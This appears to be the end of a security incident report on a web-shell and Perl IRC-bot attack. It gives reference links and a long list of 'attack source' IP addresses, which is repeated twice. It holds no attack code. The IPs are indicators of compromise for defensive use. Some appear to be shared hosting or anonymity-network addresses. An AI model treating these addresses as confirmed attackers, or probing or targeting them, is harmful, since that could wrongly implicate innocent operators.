[https://github.com/bartblaze/PHP-backdoors/blob/master/Deobfuscated/WebShell\\_0d7c88a18a0cba44f1f808de084fed1273d4911e.php](https://github.com/bartblaze/PHP-backdoors/blob/master/Deobfuscated/WebShell_0d7c88a18a0cba44f1f808de084fed1273d4911e.php)

<https://www.zonedombratv.it/qdark-crew-friendsq-hacker-oscurano-giornale-online/>

<https://www.lancianonews.net/notizie/attualita/2276/attacco-hacker-per-ilgiornaledabruzzoit>

<https://www.stratosphereips.org/blog/2018/5/29/high-level-overview-of-a-malicious-perl-bot>

<https://www.networksorcery.com/enp/protocol/irc.htm>

**Attack Source IP Addresses:**

144.76.225.77  
120.132.59.40  
162.219.176.101  
117.50.19.93  
120.132.59.70  
18.85.192.253  
52.59.102.42  
95.25.166.196  
106.75.104.107  
52.32.223.195  
23.129.64.165  
199.249.230.82  
85.203.22.24  
106.75.25.223  
50.112.232.10  
35.230.27.30  
83.31.183.32  
190.145.107.220  
107.178.231.220  
34.83.169.165  
95.28.190.165  
46.101.94.163  
188.166.98.249  
54.202.149.41  
54.201.200.187  
193.90.12.119  
204.13.201.139  
185.220.101.34  
204.13.201.138  
185.220.101.62  
107.178.194.59  
34.220.40.173  
84.177.11.240  
83.31.251.106  
178.128.239.126  
54.186.178.251  
178.175.132.230

107.178.194.57  
204.101.161.159  
83.31.37.12  
209.99.133.234  
37.72.190.80  
35.233.193.69  
23.129.64.102  
106.75.22.46  
185.244.212.203  
34.83.7.127  
35.233.247.62  
37.204.248.193  
120.132.95.35  
35.164.172.2  
87.112.169.71  
23.129.64.201  
194.187.249.55  
106.75.97.43  
5.228.5.132  
212.199.61.23  
83.31.19.16  
83.167.254.100  
213.33.190.164  
185.255.112.112  
54.37.16.241  
34.221.157.213  
73.253.254.129  
185.220.101.57  
95.130.12.33  
195.181.165.242  
212.83.146.139  
155.254.115.69  
199.249.230.85  
87.112.144.70  
54.213.216.220  
199.249.230.68  
185.220.102.7  
194.186.142.7  
89.208.29.60  
185.220.101.3  
197.231.221.211  
157.230.173.0

34.222.104.87  
185.189.113.105  
191.101.201.28  
157.55.171.26  
52.237.155.65  
35.161.55.221  
168.90.196.138  
165.231.105.95  
84.247.60.18  
165.231.105.254  
191.101.201.84  
132.148.137.222  
52.33.162.252  
34.83.111.71  
71.243.234.3  
213.234.235.200  
181.177.119.171  
196.245.217.196  
92.23.56.239  
196.52.84.57  
190.61.28.2  
196.251.250.63  
34.208.235.9  
54.202.145.204  
89.208.29.55  
207.244.70.35  
104.129.58.15  
65.19.167.131  
185.101.32.29  
185.101.32.76  
84.177.12.149  
82.211.57.232  
92.23.62.33  
83.31.236.99  
191.101.63.19  
95.174.65.123  
147.75.111.228  
194.99.106.150  
  
144.76.225.77  
120.132.59.40  
162.219.176.101  
117.50.19.93

120.132.59.70  
18.85.192.253  
52.59.102.42  
95.25.166.196  
106.75.104.107  
52.32.223.195  
23.129.64.165  
199.249.230.82  
85.203.22.24  
106.75.25.223  
50.112.232.10  
35.230.27.30  
83.31.183.32  
190.145.107.220  
107.178.231.220  
34.83.169.165  
95.28.190.165  
46.101.94.163  
188.166.98.249  
54.202.149.41  
54.201.200.187  
193.90.12.119  
204.13.201.139  
185.220.101.34  
204.13.201.138  
185.220.101.62  
107.178.194.59  
34.220.40.173  
84.177.11.240  
83.31.251.106  
178.128.239.126  
54.186.178.251  
178.175.132.230  
107.178.194.57  
204.101.161.159  
83.31.37.12  
209.99.133.234  
37.72.190.80  
35.233.193.69  
23.129.64.102  
106.75.22.46  
185.244.212.203

34.83.7.127  
35.233.247.62  
37.204.248.193  
120.132.95.35  
35.164.172.2  
87.112.169.71  
23.129.64.201  
194.187.249.55  
106.75.97.43  
5.228.5.132  
212.199.61.23  
83.31.19.16  
83.167.254.100  
213.33.190.164  
185.255.112.112  
54.37.16.241  
34.221.157.213  
73.253.254.129  
185.220.101.57  
95.130.12.33  
195.181.165.242  
212.83.146.139  
155.254.115.69  
199.249.230.85  
87.112.144.70  
54.213.216.220  
199.249.230.68  
185.220.102.7  
194.186.142.7  
89.208.29.60  
185.220.101.3  
197.231.221.211  
157.230.173.0  
34.222.104.87  
185.189.113.105  
191.101.201.28  
157.55.171.26  
52.237.155.65  
35.161.55.221  
168.90.196.138  
165.231.105.95  
84.247.60.18

165.231.105.254  
191.101.201.84  
132.148.137.222  
52.33.162.252  
34.83.111.71  
71.243.234.3  
213.234.235.200  
181.177.119.171  
196.245.217.196  
92.23.56.239  
196.52.84.57  
190.61.28.2  
196.251.250.63  
34.208.235.9  
54.202.145.204  
89.208.29.55  
207.244.70.35  
104.129.58.15  
65.19.167.131  
185.101.32.29  
185.101.32.76  
84.177.12.149  
82.211.57.232  
92.23.62.33  
83.31.236.99  
191.101.63.19  
95.174.65.123  
147.75.111.228  
194.99.106.150